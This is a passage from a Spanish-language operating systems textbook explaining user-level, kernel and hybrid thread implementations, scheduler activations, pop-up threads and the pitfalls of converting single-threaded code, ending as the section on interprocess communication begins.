Todas estas implementaciones tienen la misma estructura general, que se ilustra en la figura 2-16(a). Los hilos se ejecutan encima de un sistema en tiempo de ejecución, el cual es una colección de procedimientos que administran hilos. Ya hemos visto cuatro de éstos: *pthread_create*, *pthread_exit*, *pthread_join* y *pthread_yield*, pero por lo general hay más.




Figura 2-16. (a) Un paquete de hilos de nivel usuario. (b) Un paquete de hilos administrado por el kernel.

Cuando los hilos se administran en espacio de usuario, cada proceso necesita su propia **tabla de hilos** privada para llevar la cuenta de los hilos en ese proceso. Esta tabla es similar a la tabla de procesos del kernel, excepto porque sólo lleva la cuenta de las propiedades por cada hilo, como el contador de programa, apuntador de pila, registros, estado, etc. La tabla de hilos es administrada por el sistema en tiempo de ejecución. Cuando un hilo pasa al estado listo o bloqueado, la información necesaria para reiniciarlo se almacena en la tabla de hilos, en la misma forma exacta que el kernel almacena la información acerca de los procesos en la tabla de procesos.

Cuando un hilo hace algo que puede ponerlo en estado bloqueado en forma local —por ejemplo, esperar a que otro hilo dentro de su proceso complete cierto trabajo— llama a un procedimiento del sistema en tiempo de ejecución. Este procedimiento comprueba si el hilo debe ponerse en estado bloqueado. De ser así, almacena los registros del hilo (es decir, sus propios registros) en la tabla de hilos, busca en la tabla un hilo listo para ejecutarse y vuelve a cargar los registros de la máquina con los valores guardados del nuevo hilo. Tan pronto como se conmutan el apuntador de pila y el contador de programa, el nuevo hilo vuelve otra vez a la vida de manera automática. Si la máquina tiene una instrucción para guardar todos los registros y otra para cargarlos de una sola vez, toda la conmutación de hilos se puede realizar con sólo unas cuantas instrucciones. Realizar una conmutación de hilos como éste es por lo menos una orden de magnitud (o tal vez más) más

veloz que hacer el trap al kernel y es un sólido argumento a favor de los paquetes de hilos de nivel usuario.

Sin embargo, hay una diferencia clave con los procesos. Cuando un hilo termina de ejecutarse por el momento, por ejemplo, cuando llama a *thread_yield*, el código de *thread_yield* puede guardar la información del hilo en la tabla de hilos. Lo que es más, así puede entonces llamar al planificador de hilos para elegir otro hilo y ejecutarlo. El procedimiento que guarda el estado del hilo y el planificador son sólo procedimientos locales, por lo que es mucho más eficiente invocarlos que realizar una llamada al kernel. Entre otras cuestiones, no se necesita un trap ni una conmutación de contexto, la memoria caché no necesita vaciarse, etc. Esto hace que la planificación de hilos sea muy rápida.

Los hilos de nivel usuario también tienen otras ventajas. Permiten que cada proceso tenga su propio algoritmo de planificación personalizado. Por ejemplo, para algunas aplicaciones, las que tienen un hilo recolector de basura, es una ventaja no tener que preocuparse porque un hilo se detenga en un momento inconveniente. También se escalan mejor, ya que los hilos del kernel requieren sin duda algo de espacio en la tabla y en la pila del kernel, lo cual puede ser un problema si hay una gran cantidad de hilos.

A pesar de su mejor rendimiento, los paquetes de hilos de nivel usuario tienen algunos problemas importantes. El primero de todos es la manera en que se implementan las llamadas al sistema de bloqueo. Suponga que un hilo lee del teclado antes de que se haya oprimido una sola tecla. Es inaceptable permitir que el hilo realice la llamada al sistema, ya que esto detendrá a todos los hilos. Uno de los principales objetivos de tener hilos en primer lugar era permitir que cada uno utilizara llamadas de bloqueo, pero para evitar que un hilo bloqueado afectara a los demás. Con las llamadas al sistema de bloqueo, es difícil ver cómo se puede lograr este objetivo sin problemas.

Todas las llamadas al sistema se podrían cambiar para que quedaran sin bloqueo (por ejemplo, un `read` en el teclado sólo devolvería 0 bytes si no hubiera caracteres en el búfer), pero es inconveniente requerir cambios en el sistema operativo. Además, uno de los argumentos para los hilos de nivel usuario era precisamente que se podían ejecutar con los sistemas operativos *existentes*. Además, si se cambia la semántica de `read` se requerirán cambios en muchos programas de usuario.

Es posible otra alternativa si se puede saber de antemano si una llamada va a bloquear. En algunas versiones de UNIX existe una llamada al sistema (`select`), la cual permite al procedimiento que hace la llamada saber si una posible llamada a `read` realizará un bloqueo. Cuando esta llamada está presente, el procedimiento de biblioteca *read* se puede reemplazar con uno nuevo que primero realice una llamada a `select` y después sólo realice la llamada a `read` si es seguro (es decir, si no va a realizar un bloqueo). Si la llamada a `read` va a bloquear, no se hace; en vez de ello, se ejecuta otro hilo. La próxima vez que el sistema en tiempo de ejecución obtenga el control, puede comprobar de nuevo para ver si la llamada a `read` es ahora segura. Este método requiere que se vuelvan a escribir partes de la biblioteca de llamadas al sistema, es ineficiente y nada elegante, pero hay muy poca opción. El código colocado alrededor de la llamada al sistema que se encarga de la comprobación se conoce como **envoltura**.

Algo similar al problema de las llamadas al sistema de bloqueo es el problema de los fallos de página. En el capítulo 3 estudiaremos este tema. Por ahora, basta con decir que las computadoras

se pueden configurar de forma que no todo el programa se encuentre en memoria a la vez. Si el programa llama o salta a una instrucción que no esté en memoria, ocurre un fallo de página y el sistema operativo obtiene la instrucción faltante (y las instrucciones aledañas) del disco. A esto se le conoce como fallo de página. El proceso se bloquea mientras la instrucción necesaria se localiza y se lee. Si un hilo produce un fallo de página, el kernel (que ni siquiera sabe de la existencia de los hilos) bloquea naturalmente todo el proceso hasta que se complete la operación de E/S, incluso si otros hilos pudieran ser ejecutados.

Otro problema con los paquetes de hilos de nivel usuario es que, si un hilo empieza a ejecutarse, ningún otro hilo en ese proceso se ejecutará a menos que el primero renuncie de manera voluntaria a la CPU. Dentro de un solo proceso no hay interrupciones de reloj, lo cual hace que sea imposible planificar procesos en el formato *round robin* (tomando turnos). A menos que un hilo entre al sistema en tiempo de ejecución por su propia voluntad, el planificador nunca tendrá una oportunidad.

Una posible solución al problema de los hilos que se ejecutan en forma indefinida es hacer que el sistema en tiempo de ejecución solicite una señal de reloj (interrupción) una vez por segundo para dar el control, pero esto también es crudo y complicado para un programa. No siempre son posibles las interrupciones periódicas de reloj a una frecuencia más alta e incluso si lo son, la sobrecarga total podría ser considerable. Lo que es peor: un hilo podría requerir también una interrupción de reloj, interfiriendo con el uso que el sistema en tiempo de ejecución da al reloj.

Otro argumento (que en realidad es el más devastador) contra los hilos de nivel usuario es que, por lo general, los programadores desean hilos precisamente en aplicaciones donde éstos se bloquean con frecuencia, como, por ejemplo, un servidor Web con multihilado. Estos hilos están realizando llamadas al sistema en forma constante. Una vez que ocurre un trap al kernel, de manera que lleve a cabo la llamada al sistema, no le cuesta mucho al kernel conmutar hilos si el anterior está bloqueado y, al hacer esto el kernel, se elimina la necesidad de realizar llamadas al sistema `select` en forma constante que comprueben si las llamadas al sistema `read` son seguras. Para las aplicaciones que en esencia están completamente limitadas a la CPU y raras veces se bloquean, ¿cuál es el objetivo de tener hilos? Nadie propondría con seriedad calcular los primeros *n* números primos o jugar ajedrez utilizando hilos, debido a que no se obtiene ninguna ventaja al hacerlo de esta forma.

2.2.5 Implementación de hilos en el kernel

Ahora vamos a considerar el caso en que el kernel sabe acerca de los hilos y los administra. No se necesita un sistema en tiempo de ejecución para ninguna de las dos acciones, como se muestra en la figura 2-16(b). Además, no hay tabla de hilos en cada proceso. En vez de ello, el kernel tiene una tabla de hilos que lleva la cuenta de todos los hilos en el sistema. Cuando un hilo desea crear un nuevo hilo o destruir uno existente, realiza una llamada al kernel, la cual se encarga de la creación o destrucción mediante una actualización en la tabla de hilos del kernel.

La tabla de hilos del kernel contiene los registros, el estado y demás información de cada hilo. Esta información es la misma que con los hilos de nivel usuario, pero ahora se mantiene en el kernel, en vez de hacerlo en espacio de usuario (dentro del sistema en tiempo de ejecución). Esta información es un subconjunto de la información que mantienen tradicionalmente los kernels acerca de

sus procesos con un solo hilo; es decir, el estado del proceso. Además, el kernel también mantiene la tabla de procesos tradicional para llevar la cuenta de los procesos.

Todas las llamadas que podrían bloquear un hilo se implementan como llamadas al sistema, a un costo considerablemente mayor que una llamada a un procedimiento del sistema en tiempo de ejecución. Cuando un hilo se bloquea, el kernel, según lo que decida, puede ejecutar otro hilo del mismo proceso (si hay uno listo) o un hilo de un proceso distinto. Con los hilos de nivel usuario, el sistema en tiempo de ejecución ejecuta hilos de su propio proceso hasta que el kernel le quita la CPU (o cuando ya no hay hilos para ejecutar).

Debido al costo considerablemente mayor de crear y destruir hilos en el kernel, algunos sistemas optan por un método ambientalmente correcto, reciclando sus hilos. Cuando se destruye un hilo, se marca como no ejecutable pero las estructuras de datos de su kernel no se ven afectadas de ninguna otra forma. Más adelante, cuando debe crearse un hilo, se reactiva uno anterior, lo que ahorra cierta sobrecarga. El reciclaje de hilos también es posible para los hilos de nivel usuario, pero como la sobrecarga de la administración de los hilos es mucho menor, hay menos incentivos para hacer esto.

Los hilos de kernel no requieren de nuevas llamadas al sistema sin bloqueo. Además, si un hilo en un proceso produce un fallo de página, el kernel puede comprobar con facilidad si el proceso tiene otros hilos que puedan ejecutarse y de ser así, ejecuta uno de ellos mientras espera a que se traiga la página requerida desde el disco. Su principal desventaja es que el costo de una llamada al sistema es considerable, por lo que si las operaciones de hilos (de creación o terminación, por ejemplo) son comunes, se incurrirá en una mayor sobrecarga.

Los hilos de kernel resuelven sólo algunos problemas, no todos. Por ejemplo, ¿qué ocurre cuando un proceso con multihilamiento utiliza la llamada a `fork` para crear otro proceso? ¿El nuevo proceso tiene los mismos hilos que el anterior o tiene sólo uno? En muchos casos, la mejor elección depende de lo que el proceso planee realizar a continuación. Si va a llamar a `exec` para iniciar un nuevo programa, probablemente la elección correcta sea un hilo, pero si continúa en ejecución, tal vez lo mejor sea reproducir todos.

Otra cuestión es la relacionada con las señales. Recuerde que las señales se envían a los procesos, no a los hilos, por lo menos en el modelo clásico. Cuando entra una señal, ¿qué hilo debe hacerse cargo de ella? Es posible que los hilos puedan registrar su interés en ciertas señales, de manera que cuando llegue una señal se envíe al hilo que la está esperando. Pero ¿que ocurre si dos o más hilos se registran para la misma señal? Éstos son sólo dos de los problemas que introducen los hilos, pero hay más.

2.2.6 Implementaciones híbridas

Se han investigado varias formas de tratar de combinar las ventajas de los hilos de nivel usuario con los hilos de nivel kernel. Una de esas formas es utilizar hilos de nivel kernel y después multiplexar los hilos de nivel usuario con alguno o con todos los hilos de nivel kernel, como se muestra en la figura 2-17. Cuando se utiliza este método, el programador puede determinar cuántos hilos de kernel va a utilizar y cuántos hilos de nivel usuario va a multiplexar en cada uno. Este modelo proporciona lo último en flexibilidad.




Figura 2-17. Multiplexaje de hilos del nivel usuario sobre hilos del nivel kernel.

Con este método, el kernel está consciente *sólo* de los hilos de nivel kernel y los planifica. Algunos de esos hilos pueden tener varios hilos de nivel usuario multiplexados encima de ellos; los hilos de nivel de usuario se crean, destruyen y planifican de igual forma que los hilos de nivel usuario en un proceso que se ejecuta en un sistema operativo sin capacidad de multihilamiento. En este modelo, cada hilo de nivel kernel tiene algún conjunto de hilos de nivel usuario que toman turnos para utilizarlo.

2.2.7 Activaciones del planificador

Aunque los hilos de kernel son mejores que los hilos de nivel usuario en ciertas formas clave, también son sin duda más lentos. Como consecuencia, los investigadores han buscado formas de mejorar la situación sin renunciar a sus propiedades positivas. A continuación describimos uno de esos métodos ideado por Anderson y colaboradores (1992), conocido como **activaciones del planificador**. El trabajo relacionado se describe en las obras de Edler y colaboradores (1988), y de Scott y colaboradores (1990).

Los objetivos del trabajo de una activación del planificador son imitar la funcionalidad de los hilos de kernel, pero con el mejor rendimiento y la mayor flexibilidad que por lo general se asocian con los paquetes de hilos implementados en espacio de usuario. En especial, los hilos de usuario no deben tener que realizar llamadas especiales al sistema sin bloqueo, ni comprobar de antemano que sea seguro realizar ciertas llamadas al sistema. Sin embargo, cuando un hilo se bloquea en una llamada al sistema o un fallo de página, debe ser posible ejecutar otros hilos dentro del mismo proceso, si hay alguno listo.

La eficiencia se obtiene evitando transiciones innecesarias entre los espacios de usuario y de kernel. Por ejemplo, si un hilo se bloquea en espera de que otro hilo realice alguna acción, no hay razón para involucrar al kernel, con lo cual se ahorra la sobrecarga de la transición de kernel a usuario. El sistema en tiempo de ejecución en espacio de usuario puede bloquear el hilo sincronizador y programar uno nuevo por sí solo.

Cuando se utilizan las activaciones del planificador, el kernel asigna cierto número de procesadores virtuales a cada proceso y deja que el sistema en tiempo de ejecución (en espacio de usuario) asigne hilos a los procesadores. Este mecanismo también se puede utilizar en un multiprocesador, donde los procesadores virtuales podrían ser CPUs reales. Al principio, el número de procesadores virtuales que se asigna a un proceso es uno, pero el proceso puede pedir más y también devolver procesadores si ya no los necesita. El kernel también puede obtener de vuelta los procesadores virtuales que ya estén asignados, para poder asignarlos a procesos que tengan más necesidad.

La idea básica que hace que este esquema funcione es que, cuando el kernel sabe que un hilo se ha bloqueado (por ejemplo, al ejecutar una llamada al sistema de bloqueo o al ocasionar un fallo de página), se lo notifica al sistema en tiempo de ejecución del proceso, pasándole como parámetros a la pila el número del hilo en cuestión y una descripción del evento que ocurrió. Para realizar la notificación, el kernel activa el sistema en tiempo de ejecución en una dirección inicial conocida, no muy similar a una señal en UNIX. A este mecanismo se le conoce como **llamada ascendente** (*upcall*).

Una vez que se activa de esta forma, el sistema en tiempo de ejecución puede replanificar sus hilos, para lo cual comúnmente marca al hilo actual como bloqueado, tomando otro hilo de la lista de hilos listos, establece sus registros y lo reinicia. Más adelante, cuando el kernel detecta que el hilo original se puede ejecutar de nuevo (por ejemplo, la canal del que trataba de leer ya contiene datos, o la página que falló se trajo ya del disco), realiza otra llamada ascendente al sistema en tiempo de ejecución para informarle sobre este evento. El sistema en tiempo de ejecución, a su propia discreción, puede reiniciar el hilo bloqueado de inmediato o colocarlo en la lista de hilos listos para ejecutarlo más adelante.

Cuando ocurre una interrupción de hardware mientras un hilo de usuario se ejecuta, la CPU que se interrumpió conmuta al modo kernel. Si, cuando el manejador de interrupciones termina, la interrupción es producida por un evento que no sea de interés para el proceso interrumpido (como la terminación de una operación de E/S de otro proceso) coloca el hilo interrumpido de vuelta en el estado en el que estaba antes de la interrupción. No obstante, si el proceso está interesado en la interrupción, como la llegada de una página que requiere uno de los hilos del procesador, el hilo interrumpido no se reinicia. En vez de ello, el hilo interrumpido se suspende y el sistema en tiempo de ejecución se inicia en esa CPU virtual, con el estado del hilo interrumpido en la pila. Después, es responsabilidad del sistema en tiempo de ejecución decidir cuál hilo debe planificar en esa CPU: el que se interrumpió, el que acaba de pasar al estado listo o alguna otra tercera opción.

Una objeción a las activaciones del planificador es la dependencia fundamental en las llamadas ascendentes, un concepto que viola la estructura inherente en cualquier sistema por capas. Por lo general, la capa n ofrece ciertos servicios que la capa $n + 1$ puede llamar, pero la capa n no puede llamar a los procedimientos en la capa $n + 1$. Las llamadas ascendentes no siguen este principio fundamental.

2.2.8 Hilos emergentes

Los hilos se utilizan con frecuencia en los sistemas distribuidos. Un importante ejemplo es la forma en que se manejan los mensajes entrantes (por ejemplo, las peticiones de servicio). El método tradicional es hacer que un proceso o hilo, que está bloqueado en una llamada al sistema `receive`,

espere un mensaje entrante. Cuando llega un mensaje, lo acepta, lo desempaqueta, examina su contenido y lo procesa.

Sin embargo, también es posible utilizar un método completamente distinto, en el cual la llegada de un mensaje hace que el sistema cree un nuevo hilo para manejar el mensaje. A dicho hilo se le conoce como **hilo emergente** (*pop-up thread*) y se ilustra en la figura 2-18. Una ventaja clave de los hilos emergentes es que, como son nuevos, no tienen historial (registros, pila, etcétera) que sea necesario restaurar. Cada uno empieza desde cero y es idéntico a los demás. Esto hace que sea posible crear dicho hilo con rapidez. El nuevo hilo recibe el mensaje entrante que va a procesar. El resultado de utilizar hilos emergentes es que la latencia entre la llegada del mensaje y el inicio del procesamiento puede ser muy baja.




Figura 2.18. Creación de un nuevo hilo cuando llega un mensaje. (a) Antes de que llegue el mensaje. (b) Después de que llega el mensaje.

Es necesaria cierta planeación anticipada cuando se utilizan hilos emergentes. Por ejemplo, ¿en qué proceso se ejecuta el hilo? Si el sistema acepta hilos que se ejecutan en el contexto del kernel, el hilo se puede ejecutar ahí (lo que explica por qué no hemos mostrado el kernel en la figura 2-18). Hacer que el hilo emergente se ejecute en espacio de kernel es por lo general más rápido y sencillo que colocarlo en espacio de usuario. Además, un hilo emergente en espacio de kernel puede acceder con facilidad a todas las tablas del kernel y a los dispositivos de E/S, que pueden ser necesarios para el procesamiento de interrupciones. Por otro lado, un hilo de kernel con errores puede hacer más daño que un hilo de usuario con errores. Por ejemplo, si se ejecuta durante demasiado tiempo y no hay manera de quitarlo, los datos entrantes se pueden perder.

2.2.9 Conversión de código de hilado simple a multihilado

Muchos programas existentes se escribieron para procesos con un solo hilo. Es mucho más difícil convertir estos programas para que utilicen multihilamiento de lo que podría parecer en un principio. A continuación analizaremos unos cuantos de los obstáculos.

Para empezar, el código de un hilo normalmente consiste de varios procedimientos, al igual que un proceso. Éstos pueden tener variables locales, variables globales y parámetros. Las variables y parámetros locales no ocasionan problemas, pero las variables que son globales a un hilo, pero no globales para todo el programa, son un problema. Hay variables que son globales en el sentido en el que muchos procedimientos dentro del hilo los utilizan (como podrían utilizar cualquier variable global), pero otros hilos deberían, por lógica, dejarlas en paz.

Como ejemplo, considere la variable *errno* que mantiene UNIX. Cuando un proceso (o hilo) realiza una llamada al sistema que falla, el código de error se coloca en *errno*. En la figura 2-19, el hilo 1 ejecuta la llamada al sistema access para averiguar si tiene permiso para acceder a cierto archivo. El sistema operativo devuelve la respuesta en la variable global *errno*. Una vez que el control regresa al hilo 1, pero antes de que tenga la oportunidad de leer *errno*, el planificador decide que el hilo 1 ha tenido suficiente tiempo de la CPU por el momento y decide conmutar al hilo 2. El hilo 2 ejecuta una llamada a open que falla, lo cual hace que se sobrescriba el valor de *errno* y el código de acceso del hilo 1 se pierde para siempre. Cuando el hilo 1 se continúe más adelante, leerá el valor incorrecto y se comportará de manera incorrecta.




Figura 2-19. Conflictos entre los hilos por el uso de una variable global.

Hay varias soluciones posibles para este problema. Una es prohibir las variables globales por completo. Aunque este ideal parezca conveniente, entra en conflicto con una gran parte del software existente. Otra solución es asignar a cada hilo sus propias variables globales privadas, como se muestra en la figura 2-20. De esta forma, cada hilo tiene su propia copia privada de *errno* y de otras variables globales, por lo que se evitan los conflictos. En efecto, esta decisión crea un nivel de alcance en el que las variables están visibles para todos los procedimientos de un hilo, además de los

niveles de alcance existentes en los que las variables están visibles sólo para un procedimiento y en los que las variables están visibles en todas partes del programa.




Figura 2-20. Los hilos pueden tener variables globales privadas.

Sin embargo, acceder a las variables globales privadas es algo problemático, ya que la mayoría de los lenguajes de programación tienen una manera de expresar las variables locales y las variables globales, pero no formas intermedias. Es posible asignar un trozo de memoria para las variables globales y pasarlo a cada procedimiento en el hilo como un parámetro adicional. Aunque no es una solución elegante, funciona.

De manera alternativa, pueden introducirse nuevos procedimientos de biblioteca para crear, establecer y leer estas variables globales a nivel de hilo. La primera llamada podría ser como se muestra a continuación:

```
create_global("bufptr");
```

Esta llamada asigna espacio de almacenamiento para un apuntador llamado *bufptr* en el heap (pila para memoria dinámica) o en un área especial de almacenamiento reservada para el hilo invocador. Sin importar dónde se asigne el espacio de almacenamiento, sólo el hilo invocador tiene acceso a la variable global; si otro hilo crea una variable global con el mismo nombre, obtiene una ubicación distinta de almacenamiento que no entre en conflicto con la existente.

Se necesitan dos llamadas para acceder a las variables globales: una para escribirlas y la otra para leerlas. Para escribir, algo como:

```
set_global("bufptr", &buf);
```

es suficiente. Esta llamada almacena el valor de un apuntador en la ubicación de almacenamiento que se creó previamente mediante la llamada a *create_global*. Para leer una variable global, la llamada podría ser algo como lo siguiente:

```
bufptr = read_global("bufptr");
```

Esta llamada devuelve la dirección almacenada en la variable global, de manera que se pueda acceder a sus datos.

El siguiente problema al convertir un programa con un solo hilo en un programa con múltiples hilos es que muchos procedimientos de biblioteca no son re-entrantes; es decir, no se diseñaron para hacer una segunda llamada a cualquier procedimiento dado mientras que una llamada anterior no haya terminado. Por ejemplo, podemos programar el envío de un mensaje a través de la red ensamblando el mensaje en un búfer fijo dentro de la biblioteca, para después hacer un trap al kernel para enviarlo. ¿Qué ocurre si un hilo ha ensamblado su mensaje en el búfer y después una interrupción de reloj obliga a que se haga la conmutación a un segundo hilo que de inmediato sobrescribe el búfer con su propio mensaje?

De manera similar, los procedimientos de asignación de memoria (como *malloc* en UNIX) mantienen tablas cruciales acerca del uso de memoria; por ejemplo, una lista ligada de trozos disponibles de memoria. Mientras el procedimiento *malloc* está ocupado actualizando estas listas, pueden estar temporalmente en un estado inconsistente, con apuntadores que apuntan a ningún lado. Si ocurre una conmutación de hilos mientras las tablas son inconsistentes y llega una nueva llamada de un hilo distinto, tal vez se utilice un apuntador inválido y se produzca un fallo en el programa. Para corregir estos problemas de manera efectiva, tal vez sea necesario reescribir la biblioteca completa, lo que no es insignificante.

Una solución distinta es proporcionar a cada procedimiento una envoltura que fije un bit para marcar la librería como si estuviera en uso. Si otro hilo intenta usar un procedimiento de biblioteca mientras no se haya completado una llamada anterior, se bloquea. Aunque se puede hacer que este método funcione, elimina en gran parte el paralelismo potencial.

Ahora, considere las señales. Algunas señales son lógicamente específicas para cada hilo, mientras que otras no. Por ejemplo, si un hilo llama a alarm, tiene sentido que la señal resultante vaya al hilo que hizo la llamada. Sin embargo, cuando los hilos se implementan totalmente en espacio de usuario, el kernel no sabe siquiera acerca de los hilos, por lo que apenas si puede dirigir la señal al hilo correcto. Hay una complicación adicional si un proceso puede tener sólo una alarma pendiente a la vez y varios hilos pueden llamar a alarm de manera independiente.

Otras señales, como la interrupción del teclado, no son específicas para cada hilo. ¿Quién debe atraparlas? ¿Un hilo designado? ¿Todos los hilos? ¿Un hilo emergente recién creado? Lo que es más, ¿qué ocurre si un hilo cambia los manejadores de señales sin indicar a los demás hilos? ¿Y qué ocurre si un hilo desea atrapar una señal específica (por ejemplo, cuando el usuario oprime CTRL-C) y otro hilo desea esta señal para terminar el proceso? Esta situación puede surgir si uno o más hilos ejecutan procedimientos de biblioteca estándar y otros son escritos por el usuario. Es evidente que estos deseos son incompatibles. En general, las señales son bastante difíciles de manejar en un entorno con un solo hilo. Cambiar a un entorno con multihilamiento no facilita su manejo.

Un último problema que introducen los hilos es la administración de la pila. En muchos sistemas, cuando la pila de un proceso se desborda, el kernel sólo proporciona más pila a ese proceso de manera automática. Cuando un proceso tiene múltiples hilos, también debe tener varias pilas. Si el kernel no está al tanto de todas ellas, no puede hacer que su tamaño aumente de manera automática cuando ocurra un fallo de la pila. De hecho, ni siquiera puede detectar que un fallo de memoria está relacionado con el aumento de tamaño de la pila de algún otro hilo.

Sin duda estos problemas no son imposibles de resolver, pero muestran que no se resolverán con sólo introducir hilos en un sistema existente sin un rediseño considerable del mismo sistema.

Tal vez haya que redefinir la semántica de las llamadas al sistema y reescribir las bibliotecas, cuando menos. Y todo esto se debe realizar de tal forma que se mantenga una compatibilidad hacia atrás con los programas existentes para el caso limitante de un proceso con sólo un hilo. Para obtener información adicional acerca de los hilos, consulte (Hauser y colaboradores, 1993; y Marsh y colaboradores, 1991).

2.3 COMUNICACIÓN ENTRE PROCESOS

Con frecuencia, los procesos necesitan comunicarse con otros procesos. Por ejemplo, en una canalización del shell, la salida del primer proceso se debe pasar al segundo proceso y así sucesivamente. Por ende, existe una necesidad de comunicación entre procesos, de preferencia en una forma bien estructurada sin utilizar interrupciones. En las siguientes secciones analizaremos algunas de las cuestiones relacionadas con esta **comunicación entre procesos** o **IPC**.

En resumen, hay tres cuestiones aquí. La primera se alude a lo anterior: cómo un proceso puede pasar información a otro. La segunda está relacionada con hacer que dos o más procesos no se interpongan entre sí; por ejemplo, dos procesos en un sistema de reservaciones de una aerolínea, cada uno de los cuales trata de obtener el último asiento en un avión para un cliente distinto. La tercera trata acerca de obtener la secuencia apropiada cuando hay dependencias presentes: si el proceso *A* produce datos y el proceso *B* los imprime, *B* tiene que esperar hasta que *A* haya producido algunos datos antes de empezar a imprimir. En la siguiente sección analizaremos las tres cuestiones.

También es importante mencionar que dos de estas cuestiones se aplican de igual forma a los hilos. La primera (el paso de información) es fácil para los hilos, ya que comparten un espacio de direcciones común (los hilos en distintos espacios de direcciones que necesitan comunicarse entran en la categoría de los procesos en comunicación). Sin embargo, las otras dos (evitar que un hilo entre en conflicto con los demás y obtener la secuencia apropiada) se aplican de igual forma a los hilos. Existen los mismos problemas y se aplican las mismas soluciones. A continuación veremos el problema en el contexto de los procesos, pero tenga en cuenta que también se aplican los mismos problemas y soluciones a los hilos.

2.3.1 Condiciones de carrera

